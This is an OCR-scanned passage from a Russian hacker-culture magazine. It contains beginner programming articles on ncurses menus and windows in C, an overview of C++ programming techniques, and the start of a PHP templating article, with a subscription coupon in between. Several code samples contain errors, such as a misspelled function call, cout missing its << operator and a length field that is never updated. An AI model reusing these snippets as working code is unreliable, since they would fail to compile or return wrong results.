В функции main() мы определяем строку, которую будем выводить в окне. Описываем my_win, как указатель на структуру WINDOW. Эта структура хранит высоту, ширину, позицию окна и его контекст. Любое новое окно в программе должно быть инициализировано с помощью WINDOW*. Stdscr и curscr тоже получают указатели на WINDOW, но это происходит автоматически, после выполнения initscr(). Функция initscr() является входом в ncurses. Также имеется функция, завершающая работу ncurses - endwin(). Она освобождает память, выделенную под ncurses, и восстанавливает режимы терминала, которые были до вызова initscr(). Вызывать initscr() и endwin() в программе можно сколько угодно раз. Но когда ncurses активна, то категорически не рекомендуется пользоваться функциями стандартной библиотеки I/O, типа printf, scanf и пр. Используй только функции библиотеки ncurses, иначе можно столкнуться с ошибками вывода на экране.

Следующий блок инициализирует цвета, которые мы будем использовать в программе. Вызовом функции start_color() мы оповещаем систему о том, что собираемся использовать цвета (без этого вызова система о нашем желании не узнает). Затем с помощью has_colors() выясняем, способен ли терминал выводить цвета. Так, например, BSD-системы не дружат с цветами. Если такая возможность

NEXT

Листинг fuck.c

врезка 1


```
#include <curses.h>
#include <string.h>

#define WHEIGHT 5
#define WWIDTH 40

int main () {
        WINDOW *my_win;
        char *str="FUCK YOU, WORLD!";
        initscr();
        start_color();
        if (has_colors()) {
                init_pair(1, COLOR_CYAN, COLOR_RED);
        }
        my_win=newwin(WHEIGHT, WWIDTH, (LINES-WHEIGHT)/2, (COLS-
WWIDTH)/2);
        box(my_win, '*', '*');
        wbkgd(my_win, COLOR_PAIR(1)|A_BOLD|A_BLINK);
        mvwaddstr(my_win, WHEIGHT/2, (WWIDTH-strlen(str))/2, str);
        wrefresh(my_win);
        endwin();
        return 0;
}
```

Что такое ncurses?

Ncurses - это библиотека с огромными возможностями, которая позволяет создавать программы, не зависящие от типа терминала. Ncurses поддерживается любой UNIX-like системой. Наглядным примером работы библиотеки является Midnight Commander.



MC активно юзает ncurses

НОВЫЕ ПРОКЛЯТИЯ ДЛЯ С-КОДЕРОВ ПОД LINUX

Иван Скляров (Sklyarov@real.xakep.ru)

есть, то мы определяем цветовую пару (с помощью init_pair), которую будем использовать в дальнейшем. Пара представляет собой foreground и background-цвета (голубой и красный в нашем случае). Список всех восьми цветов, которые можно использовать на терминалах с цветовой поддержкой, можно найти в man init_pair в подразделе Colors. Число в функции init_pair (у нас - 1) является идентификатором цветовой пары, т.е. если в дальнейшем мы захотим использовать эту пару, то к ней достаточно будет обратиться по этому номеру (с помощью специального атрибута COLOR_PAIR(n)). Цветовых пар можно инициализировать любое количество, и все они должны иметь разные номера.


С помощью функции newwin мы создаем окно. Newwin имеет следующий формат:

WINDOW *newwin(int nlines, int ncols, int begin_y, int begin_x);

begin_y и begin_x - координаты верхнего левого угла. nlines и ncols - число линий и колонок нового окна. Существует еще функция subwin для создания подокон, что бывает полезно в некоторых случаях.
Далее с помощью нехитрых вычислений мы определяем координаты окна так, чтобы оно выводилось в середине экрана. Но если WHEIGHT и WWIDTH мы установили в начале программы, то откуда взялись переменные LINES и COLS? Дело в том, что функция initscr(), кроме всего прочего, инициализирует эти две переменные, устанавливая в них значения числа строк и столбцов терминала.
Функция box(win, vert, hor) очерчивает указанное окно. В нашей программе окно по вертикали и горизонтали очерчивается звездочками - '*'. Если вместо символов указать нули, то окно будет обрамлено прямыми линиями. Существуют и другие аналогичные функции, например, border/wborder. Более подробно о них можно узнать в man.
Функция wbkgd устанавливает атрибуты окна. Во-первых, с помощью COLOR_PAIR(1) мы инициализируем определенную ранее цветовую пару, а во-вторых, с помощью символа OR '|' (хотя в данном случае его правильно было бы назвать AND) добавляем другие атрибуты. Таким образом, наше окно является окном повышенной яркости (A_BOLD) и мерцающим (A_BLINK). Список других атрибутов можно найти в man curs_attr. В качестве атрибута можно указать и символ в одинарных кавычках, он станет фоновым символом.
Функция mvwaddstr помещает строку по середине окна. Существует огромное количество других функций для вывода символов и строк, как, впрочем, и для ввода. Смотри man addch, addchstr, echochar, printw, scanw...
После всех приготовлений мы вызываем wrefresh(win) для отображения окна на экране и завершаем работу. Надо сказать, что такой выход не совсем корректен, т.к. сначала нужно удалять все окна (точнее, освобождать память, отведенную под них) с помощью оператора delwin(win).

Работаем с клавой

ОК, окна "рисовать" научились, а что насчет клавиатуры? Посмотрим второй пример (см. программу keeper.c на нашем сайте www.xakep.ru или на диске к журналу). Эта программа - хранитель экрана, который захламляет экран разноцветными окнами в случайном порядке (см. рис.3), пока не будет нажата клавиша F10.
Компиляция: gcc keeper.c -o keeper -lncurses. Большинство инструкций нам знакомы из первого примера, поэтому рассмотрим только новые, которые так или иначе связаны с клавой:
curs_set(0) - скрывает физический курсор.
noecho() - отключает отображение ввода пользователя. Функция echo(), наоборот, включает.
cbreak() - когда эта функция активна, читаемый ввод немедленно доступен программе, иначе он будет буферизироваться до получения целой строки.
timeout(13) - работает в паре с функцией getch(), блокирует работу программы на 13 миллисекунд для принятия ввода.
keypad(stdscr, TRUE) - позволяет использовать цифровую клавиатуру, клавиши перемещения курсора и функциональные клавиши.
В бесконечном цикле мы считываем одиночное нажатие клавиши с помощью


Рис.3. F10 прекратит безобразие

Рекомендуется к изучению

Eric S. Raymond и Zeyd M. Ben-Halim "nCurses Intro".
Перевод: http://spslug.sposad.ru/doc/man/ncurses/ncurses-intro.html
(там же ищи russian маны ncurses).

Sven Goldt и пр. "Linux Programmer's Guide".
Перевод: http://ufalug.rb.ru/books/lpg.koi8-r.txt

www.tldp.org/HOWTO/NCURSES-Programming-HOWTO/ - HOWTO по ncurses
(перевода не встречал).



getch(). Если нажата F10 (KEY_F(10)), то выходим из цикла и завершаем работу. Макросы других клавиш (KEY_) можно посмотреть в man curs_getch.
Хочу заметить, что каждое окно в цикле после появления на экране удаляется из памяти (delwin). Это важно запомнить.
Перед выходом из программы функция clear() с последующим refresh() полностью очищает экран.

Idiot

Пожалуй, самое частое применение ncurses - это создание меню в программах. Для этого в ней даже имеется специальная библиотека меню. Посмотрим работу этой библиотеки на третьем примере (программу idiot.c также бери с нашего сайта www.xakep.ru или с диска). Idiot выводит меню из 4 пунктов и позволяет одним нажатием клавиши замаунтить CD-ROM или дисковод, вывести все процессы на экран или показать текущую дату и время (см. рис.4).




Рис.4. Работает Idiot

Т.к. прога предназначена для лентяев и чайников, которые не знают команд, то отсюда и ее название - Idiot.
Программы, использующие библиотеку меню, должны компилиться с дополнительным ключом -lmenu, т.е. в нашем случае: gcc idiot.c -o idiot -lmenu -lncurses, и включать заголовочный файл <menu.h>. Этот заголовочный файл автоматически подключает хедер <curses.h>, поэтому повторно его включать не следует.
В общем случае программы, использующие меню, создаются по таким правилам:

1. Инициализировать ncurses.
2. Создать элементы меню, используя new_item().
3. Создать меню, используя new_menu().
4. Поместить меню, используя menu_post().
5. Регенерировать экран.
6. Обработать пользовательские запросы в цикле.
7. Убрать меню, используя menu_unpost().
8. Удалить меню, используя free_menu().
9. Удалить элементы меню, используя free_item().
10. Завершить ncurses.

Прежде чем выполнять второй пункт, мы должны определить элементы меню в массиве (у нас это *choice[]) и подготовить для него память (с помощью calloc). В программе мы создаем окно, а в этом окне с помощью subwin подокно, за которым закрепляем меню (set_menu_win). Это сделано для того, чтобы удобно было выдерживать отступы от края окна.
Чтобы вставить заголовок программы и надпись "F1 to exit" с цветами, отличающимися от установленных функцией wbkgd, мы воспользовались инструкциями wattron и wattroff, работающими в паре.
В цикле, с помощью инструкции выбора switch, определяется нажатие клавиш. Если это "стрелка вниз", то вызывается специальная функция библиотеки меню menu_driver с атрибутом REQ_DOWN_ITEM. Это провоцирует перемещение указателя меню вниз на одну позицию. Аналогично происходит со "стрелкой вверх" (см. man menu_driver). Если нажата ENTER, с помощью функции item_name(current_item()) определяется название пункта меню и выбирается соответствующая команда, которая будет выполнена в функции system. За деталями обращайся к man.

Надо сказать, несмотря на то, что Idiot написан в учебных целях, сейчас я его юзаю постоянно :). Действительно, быстрее нажать один раз кнопку, чем набирать утомительные команды. Поверь, тебе он тоже понравится, особенно если заточишь его под себя. Это ведь ты теперь тоже умеешь ;). Пиши, если возникнут какие-то вопросы/осложнения. Помогу.

ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ 11 НОМЕРОВ
ПОЛУГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ 5 НОМЕРОВ



РЕДАКЦИОННАЯ ПОДПИСКА!

ПРЕДЛОЖЕНИЕ ДЕЙСТВИТЕЛЬНО ДО 30 НОЯБРЯ

ВЫ МОЖЕТЕ ОФОРМИТЬ РЕДАКЦИОННУЮ ПОДПИСКУ НА ЛЮБОЙ РОССИЙСКИЙ АДРЕС

ВНИМАНИЕ!

Теперь Вы можете получать журнал в Москве в течение 3х дней после выхода.

Для этого Вам нужно оформить курьерскую доставку БЕСПЛАТНО!

Для оформления курьерской доставки и получения дополнительной информации звоните: 935-70-34

ДЛЯ ЭТОГО НЕОБХОДИМО:

1. Заполнить подписной купон (или его ксерокопию)

2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета:

Хакер

6 месяцев - ~~480~~ р. → **400 рублей**

12 месяцев - ~~960~~ р. → **880 рублей**

Хакер+CD

6 месяцев - ~~660~~ р. → **550 рублей**

12 месяцев - ~~1320~~ р. → **1210 рублей**

(В стоимость подписки включена доставка заказной бандеролью.)

3. Перечислить стоимость подписки через сбербанк.

4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном

- или по электронной почте subscribe_xa@gameland.ru
- или по факсу 924-9694 (с пометкой "редакционная подписка").
- или по адресу: 103031, Москва, Дмитровский переулок, д 4, строение 2, ООО "Гейм Лэнд" (с пометкой "Редакционная подписка").

Рекомендуем использовать электронную почту или факс

ЦЕНЫ ДЕЙСТВИТЕЛЬНЫ ПРИ ОПЛАТЕ ПО ДАННОМУ КУПОНУ ДО 30 НОЯБРЯ

ДЛЯ ЭТОГО НЕОБХОДИМО:

Юридическим лицам для оформления подписки необходимо прислать заявку на получение счета для оплаты по адресу **subscribe_xa@gameland.ru** или по факсу **924-9694** (с пометкой "редакционная подписка").

В заявке указать полные банковские реквизиты и адрес получателя. Подписка оформляется на 12 месяцев, начиная с месяца, следующего после оплаты.

ПОДПИСНОЙ КУПОН (редакционная подписка)

Прошу оформить подписку на журнал "Хакер"

☐ **на первое полугодие 2004 г**

☐ **на 2004 год**

(отметьте квадрат, выбранного варианта подписки)

Ф.И.О.

Город/село ул.

Дом корп. кв. тел.

Сумма оплаты

Подпись Дата e-mail:

Копия платежного поручения прилагается.

Извещение

ИНН 7729410015 ООО"ГеймЛэнд"

ЗАО Международный Московский Банк, г. Москва

р/с №40702810700010298407

к/с №30101810300000000545

БИК 044525545 КПП: 772901001

Плательщик

Адрес (с индексом)

Назначение платежа Оплата журнала "Хакер" ☐ на первое полугодие 2004 г. ☐ на 2004 год	Сумма

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО"ГеймЛэнд"

ЗАО Международный Московский Банк, г. Москва

р/с №40702810700010298407

к/с №30101810300000000545

БИК 044525545 КПП: 772901001

Плательщик

Адрес (с индексом)

Назначение платежа Оплата журнала "Хакер" ☐ на первое полугодие 2004 г. ☐ на 2004 год	Сумма

Подпись плательщика

Кассир

AvaLANche (avalanche@real.xakep.ru)

Сколько плюсов у C++?

Обзор возможностей языка

Страуструп глазами кодеров

Уже долгое время не прекращаются споры, что лучше: Delphi или C/C++/Visual C++. Причем в большинстве случаев сравниваются две принципиально разные вещи. Ведь до седьмой версии имя Delphi носила лишь среда разработки, а язык ее компилятора был Object Pascal (в Delphi7 борландовцы решили устранить такое упущение, и теперь и язык называется Дельфи). То же самое и с Visual C++: эта IDE "накручена" на Microsoft C/C++ Compiler (cl.exe). Поэтому корректным было бы сопоставление Delphi и Visual Studio или объектного паскаля и C++. Почему именно "си-плюс-плюс", а не С? Да потому что С - процедурно-ориентированный язык "среднего уровня", а Object Pascal - высокоуровневый, с поддержкой ООП и абстракций, т.е. это совсем разные вещи. Такая путаница в понятиях заставляет многих думать, что и С, и С++ - почти одно и то же, а ведь это совсем разные языки. Не будем погружаться в дебри Си: тут все довольно понятно, посмотрим лучше, что за зверь С++.

AvaLANche (avalanche@real.xakep.ru)

Что такое C++?

С этим вопросом лучше обратиться к его создателю - Бьерну Страуструпу. Думаю, он бы ответил примерно так: C++ - это язык, который лучше, чем С поддерживает абстракцию данных, объектно-ориентированное (ООП) и обобщенное программирование. В том, что все это означает, мы и будем разбираться.

Прежде всего замечу, что C++ разрабатывался с нуля с целью добавления новых средств к стандартному С. Теперь, надеюсь, понятно, почему он лучше? :) В то же время, тяжелого и убогого уродца создатели делать не хотели, поэтому они руководствовались очевидными принципами: эстетика (все должно быть понятно и элегантно), минимализм (поддержка какого-либо средства не должна вызывать дополнительных расходов в не использующих его программах) и т.п.

Важно и само понятие поддержки стиля программирования. Можно говорить, что язык поддерживают какой-то стиль, когда использование этого стиля в нем удобно, просто и эффективно. При написании объектно-ориентированной программы на С (такое тоже возможно) непередаваемые ощущения заработанного геморроя обеспечены. Поэтому С лишь предоставляет возможность использовать стиль ООП, но не поддерживает его.

Процедуры и функции

Рассмотрим непосредственно различные техники программирования и их реализации в C++. Начнем, конечно, с процедурной, поскольку она является прародителем всех остальных.

Основной принцип процедурного программирования гласит: "Реши, какие понадобятся процедуры, и используй наилучшие алгоритмы". Поддержка языком этой техники означает возможность передачи функции аргумента и возможности возврата функциями значений. Залог успеха при написании программы - подобрать оптимальные алгоритмы обработки данных и, чтобы не запутаться в них, разбить код на процедуры и функции.

Здесь C++ очень похож на С. Те же инструкции ветвления и циклы, такое же объявление переменных (правда, возможное в любом месте программы), указателей и массивов, множество встроенных типов и т.д. Хотя нововведений тоже немало: ссылки (&), операторы ввода-вывода (>> И <<), операторы для работы с памятью (new и delete), встроенный тип bool и т.д. Стоит упомянуть и обработку исключений. Вот пример функции, которая реализует вежливое, но настойчивое приглашение пользователю выйти :) ("//" - открывает комментарий до конца строки).

```
bool quit ()
{
        char ans;
        // сюда мы сохраним ответ
        for (int tries = 0; tries <= 5; tries++) {
                // спрашивать будем в цикле
                cout << "Вы действительно хотите выйти (y/n)? ";
                // cout - стандартный поток вывода
                cin >> ans;
                // cin - стандартный поток ввода
                switch (ans) {
                case 'y':
                        return true; // bool может быть только true
                case 'n':
                cout "А зря!\n";
                return false; // или false
                default:
                cout "Повторяю вопрос:\n";
                }
        }

        cout "Все равно выходим!\n";
        return false;
}
```

Модули и пространства имен

Процедурное программирование - основа основ, его стали применять в первых программах для первых ЭВМ. Но ничто не стоит на месте: сложность программ росла, и со временем важным вопросом стала организация данных. Так появились модули - набор процедур вместе с данными, которые они обрабатывают. Стал актуален принцип сокрытия: "организуй код в модулях так, чтобы скрыть в них данные".

На первый взгляд не совсем понятно, что и зачем нужно скрывать. Ответ прост: пользователю функций (хотя это такой же программер, как и их разработчик, назовем его так) не интересно, как они работают, для него главное, чтобы они действительно работали. Поэтому разработчик предоставляет пользователю некий интерфейс (пользовательский) - все, что необходимо для вызова данного набора функций (модуля). Реализация же этих функций не видна пользователю - она скрыта. По этому принципу построено большинство библиотек (например, WinAPI, где код функций находится в системных dll'ках, а программисты знают о них из заголовочных файлов типа windows.h).

На самом деле модульное программирование не новость и для С-кодеров, но они вынуждены обходиться простой раздельной компиляцией (несколько .c-файлов) и заголовочными .h-файлами. Все объявленные переменные в хидерных файлах оставались по-прежнему глобальными, и к ним можно было легко обратиться из любого места программы. В C++ появилась такая полезная вещь, как пространства имен (namespaces). Объявляя пространство имен, ты, по сути, "ограничиваешь область видимости" всему, что находится внутри него. А внутри может находиться любое объявление. Например, у нас есть пространство имен A, содержащее переменную c == 100, и есть глобальная переменная c == 0. Тогда функции f() и g() выведут 100, а h() - 0:

```
int c = 0;

namespace A {
        int c = 100;
        void f () { cout << c; }

}
void g () {
        cout << A::c;
}
void h () {
        cout << c;
}
```

Здесь A::c означает, что c берется из пространства имен A. Если бы мы захотели обратиться к глобальной c из функции f (), нам пришлось бы использовать квалификатор глобального namespace'а:

```
void f () { cout << ::c; }
```

Теперь нетрудно догадаться, как реализовать сокрытие данных с помощью пространств имен. Рассмотрим модуль "строка символов". На самом деле в реальных программах так делать не надо :), это лишь наглядный пример. Сначала объявим пользовательский интерфейс.

```
// файл "mystring.h"
namespace MyString { // интерфейс
        bool assign (char*); // присвоение значения
        int length (); // возвращает длину строки
        char* value (); // возвращает значение
}
```

Получился довольно примитивный модуль :). Теперь посмотрим на его реализацию.

NEXT

```
// файл "mystring.c"

#include <string.h>
#include "mystring.h"

namespace MyString { // реализация
        const int max_size = 1000; // максимальный размер
        int len = 0; // длина
        char v[max_size]; // массив символов
}

bool MyString::assign (char* str) {
        if (strlen (str) > max_size - 1)
                return false;
        if (!strcpy (v, str))
                return false;
        else
                return true;
}

int MyString::length () {
        return len;
}

char* MyString::value () {
        return v;
}
```

СКОЛЬКО ПЛЮСОВ У С++?

AvaLANche (avalanche@real.xakep.ru)

Теперь пользователю достаточно заинклудить mystring.h, и можно пользоваться нашей строкой:

```
// файл "user.c"

#include "mystring.h"

void f ()
{
        if (!MyString::assing ("Yo!"))
                cout << "Ошибка!";
        else
                cout << MyString::value ();
}
```

Абстракция данных

Используя модуль, описанный выше, ты в какой-то момент столкнешься с проблемой реализации нескольких таких строк. Действительно, трудно представить ситуацию, где достаточно одной подобной строки. Результатом долгих и тяжелых экспериментов над нашим модулем-строкой станет некое подобие типа данных, "псевдо тип" строка. Как это чудо сделать - описывать не буду, потому что такое решение проблемы далеко от идеала. На этот случай С++ припас свое решение - возможность определения типов, которые ведут себя почти как встроенные. Такие типы называются абстрактными или типами, определяемыми пользователем (пользовательскими). Просвещенные товарищи, знакомые с ООП, думаю, уже поняли, о чем речь.
При работе с пользовательскими типами следует руководствоваться принципом "реши, какие потребуются типы, и обеспечь полный набор операций над ними". В контексте типа, определяемого пользователем, наша строка будет выглядеть примерно так:

```
class MyString {
        int length; // длина
        char* v; // массив символов
public:
        // создает строку из С-строки cstr
        MyString (char* cstr);
        // создает пустую строку по умолчанию - нулевой длины
        MyString ();

        MyString operator+ (MyString); // конкатенация
        bool operator== (MyString); // проверка на равенство
        // и так далее...
};
```

Этот листинг демонстрирует объявление класса - пользовательского типа. Наш класс реализует строку и несколько операций над строками. По умолчанию все члены класса являются закрытыми (private), то есть доступ к ним имеют только функции-члены этого класса. Элементы, объявленные как "public", общедоступны. Сами функции-члены определяются примерно так:

```
bool MyString::operator== (MyString mystr)
{
        return (strcmp (v, mystr.v) == 0);
}
```

Функция-член, имеющая то же название, что и класс, называется конструктором. Конструкторы помогают по-разному инициализировать объекты класса - конкретные переменные. Обычно в них выделяется необходимая память, инициализируются переменные и т.п. В MyString, как видно из листинга, два конструктора: один по умолчанию, другой преобразует С-строку в "нашенскую". Пользоваться классом MyString можно так:

```
MyString mystr; // пустая строка
MyString mystr2 ("C++ рулит");
mystr2 = mystr + MyString ("C тоже ничего");
mystr = mystr2; // теперь обе строки равны
```

Удобно? Вполне! Пользовательские типы предоставляют огромные возможности и сильно упрощают нелегкий труд программиста при решении самых разных задач, ведь операции над их объектами ничем не отличаются от операций над переменными встроенных типов (int, char и т.д.). Типы, подобные MyString, принято называть конкретными типами. Однако в типе MyString потеряно одно свойство, которым обладал модуль MyString - реализация не отделена от интерфейса. Конечно, представление строки закрыто (private), но, тем не менее, оно "видно" пользователю. И при изменении реализации строки, программеру-юзеру класса придется перекомпилировать весь свой код. Это не есть гуд. Но что поделаешь, с конкретными типами мы хотим работать как со встроенными, и тут подругому никак.
Если же реализацию необходимо отделить от представления, надо пользоваться абстрактными типами. Тогда интерфейс будет примерно такой:

```
class MyString {
        virtual int length () = 0;
        virtual char* c_str () = 0;
        // и дальше в том же духе...
}
```

Модификатор "virtual" означает "может быть переопределено в производном классе", а "=0" значит, что эта функция ДОЛЖНА быть переопределена в будущем. Конечно, я привел совсем бредовый пример: идея сделать виртуальной функцию, возвращающую длину строки, может родиться только в воспаленном мозгу :). Но смысл, думаю, ты уловил. Фишка в том, что производными классами можно пользоваться, не зная конкретных деталей их реализации:

```
void f (MyString& mystr)
{
        cout << mystr.c_str ();
}
```

При этом функция f () проглатывает объект любого класса, производного от нашего полиморфного (т.е. предоставляющего интерфейс для множества других) MyString. Например, BigStr:

```
class BigStr: public MyString {
        int length () { return 100; }
        // и так далее...
}
```

Ориентируемся на объекты

Механизм наследования из предыдущего примера приводит нас еще к одной технике - объектно-ориентированному программированию. Его основы - абстракция данных и иерархия классов. Последняя представляет собой различные проявления множественного наследования. Например, класс A, класс B, производный от A, класс C, производный от B, и класс D, производный от A и B, представляют собой несложную иерархию. Производный (дочерний) класс B наследует все члены базового (родительского) класса A - это главная идея наследования.
Теперь принцип написания программы звучит так: "Реши, какие понадобятся классы, обеспечь полный набор операций над ними и вырази общность через наследование". Последнее - довольно непростая задача. Тому, кто ее решит (на этапе проектирования программы), не придется все переделывать в самый ответственный момент.

Обобщенное программирование

Тебе наверняка часто приходилось сталкиваться с такими сущностями, как список, стек и т.п. Основная их функция - хранить какие-то объекты. Классы, используемые для этих целей, называются контейнерами (классами-контейнерами). Разумеется, хотелось бы, чтобы класс "список" умел хранить что угодно: объекты любого класса, переменные любого встроенного типа - вот был бы идеальный контейнер. У такого контейнера "алгоритм хранения" должен быть представлен независимо от деталей представления хранимых данных. В С++ это достигается при помощи шаблонов (templates). Используя их универсальный стек, например, объявляется это так:



Библия программиста на С++

```
template<class T> class Stack {
    T* v;

    void push (T); // добавляем элемент
    T pop (); удаляем элемент
    // ...
}
```

Префикс template<T> делает тип T параметром объявления. Такой стек так же легко использовать, как и обычный:

```
Stack<int> si;
si.push (24);
Stack<MyString> sm;
sm.push (MyString ("str"));
sm.pop ();
```

Кроме классов, шаблонами можно объявлять и функции, что тоже очень удобно. Это позволяет писать универсальные функции сортировки, поиска и замены элементов контейнеров-шаблонов.
Шаблоны широко используются в стандартной библиотеке С++ - в STL (Standart Template Library). STL предоставляет пользователям туеву хучу всяких контейнеров (от строк до очередей с двумя концами), потоков ввода-вывода, универсальных алгоритмов и многое другое. Кроме того, она включает в себя всю стандартную библиотеку С. Вывод - must use. Пользоваться ей настоятельно рекомендую еще и потому, что писали ее не один год, постоянно улучшая и модернизируя. И если вдруг кому-то приспичит написать свой собственный вектор тихим майским вечером (лишь бы стандартный не использовать), вряд ли у него получится даже аналог STL'овского.

Размеры статьи не позволяют даже кратко описать все возможности С++, поэтому я постарался сделать обзор самого главного, основополагающего - реализации различных техник и стилей программирования в этом языке. Опять же не претендуя на полноту. Всех заинтересовавшихся отправляю прямиком в книжный магазин - за книгой Страуструпа "Язык программирования С++". Прочитав эти несчастные 12 сотен страниц, ты сможешь реально оценить безграничные возможности языка С++.

Никита "red_way" Кислицин (nikitoz@real.xakep.ru)



Главным аргументом противников PHP как языка для разработки web-приложений является то, что встраивать код сценария прямо в html - крайне неудобно при создании серьезных проектов. Так вот, эти люди, откровенно говоря, совсем не разбираются в PHP :).

Никита "red_way" Кислицин (nikitoz@real.xakep.ru)

Конечно, с ними сложно не согласиться: смешанный с разметкой код вызывает рвотный рефлекс, особенно когда речь идет о создании больших систем, где число строк некоторых сценариев может достигать десятков тысяч! Но следует заметить, что возможность встраивать код в хтмл незаменима при разработке маленьких и быстрых скриптов, а, кроме того, предлагаемые языком средства работы со строками позволяют создать совершенный обработчик шаблонов, с помощью которого всю html-разметку можно запросто абстрагировать от кода PHP. Об этом-то мы сегодня и поговорим - о шаблонах и их применении.

Вас ист дас?


Перед нами четко поставленная задача - надо найти наиболее удобный и производительный путь к абстракции кода PHP от html-разметки. Отчасти эту задачу мы уже решали, выделяя у разных страниц сайта общие части и описывая функции, которые выводили бы их браузеру. Более того, естественным образом продолжая этот путь, мы получали довольно красивые и удобочитаемые структуры. Но один минус при таком подходе все же остается: разметка html все равно находится вместе с кодом, пусть и в более структурированной форме. Вполне естественным в таких условиях является переход к многоуровневой шаблонной организации сайтов.

Основная идея заключается в следующем. Как я уже не раз отмечал, каждая html-страница состоит из нескольких логических кусков (тут совсем не важно, как мы их разделяем; например, колонка с навигацией, колонка с новостями и основное текстовое поле). При помощи шаблонной системы мы можем присвоить каждой такой части страницы собственное имя - имя шаблона. Каждый шаблон может иметь несколько переменных, которые при его обработке заменяются либо обычным текстом, либо выводом других шаблонов. Таким образом, речь идет уже о многоуровневой системе шаблонов - шаблон верхнего уровня при обработке вызывает шаблон более низкого уровня и так далее. Чтобы было понятнее, разберем простой пример:

```
<Html>
<Head><Title> {TITLE} </Title></Head>
<Body>{BODY}</Body>
</Html>
```

Это может быть шаблон верхнего уровня для любого сайта. Он имеет две переменные: {TITLE} и {BODY}. Первая из них, очевидно, может сразу заменяться текстом; вторая же, для большей структурированности, должна заменяться выводом шаблона body, который может иметь следующий вид:

```
<Table width=100%>
<tr><td>Навигация</td>
<td>Main</td>
<td><Новости></td>
</tr><tr>
<td>{NAVIGATION}</td>
<td>{MAIN}</td>
<td>{NEWS}</td>
</tr></table>
```



Код одного из файлов системы SmartTemplate. Около 2500 строк :)

Как работают такие системы?

Любые обработчики массивов текстовой информации, косвенно или прямо, но все же используют теорию конечных автоматов. В двух словах ее можно описать следующим образом: информация обрабатывается посимвольно и на основе множества правил для различных символов или последовательностей символов "автомат" (устойчивое среди программистов выражение) переходит в различные состояния (которые обычно идентифицируются некоторой переменной). Число состояний конечно, а значит, для каждого из них можно создать еще по правилу. Так, переходя от символа к символу и из состояния в состояние, "автомат" совершает некоторые действия - при этом ему совершенно не надо держать в памяти весь текст, достаточно нескольких байт. Естественно, класс задач, решаемых таким образом, довольно узок, но все лексические обработчики так или иначе используют идеи этой теории. Более того, я уверен, библиотеки регулярных выражений функционируют как раз на базе этой теории.

Пример кода


```
<?
include "class.FastTemplate.php"; /* Подключаем главный файл шаблонной системы */
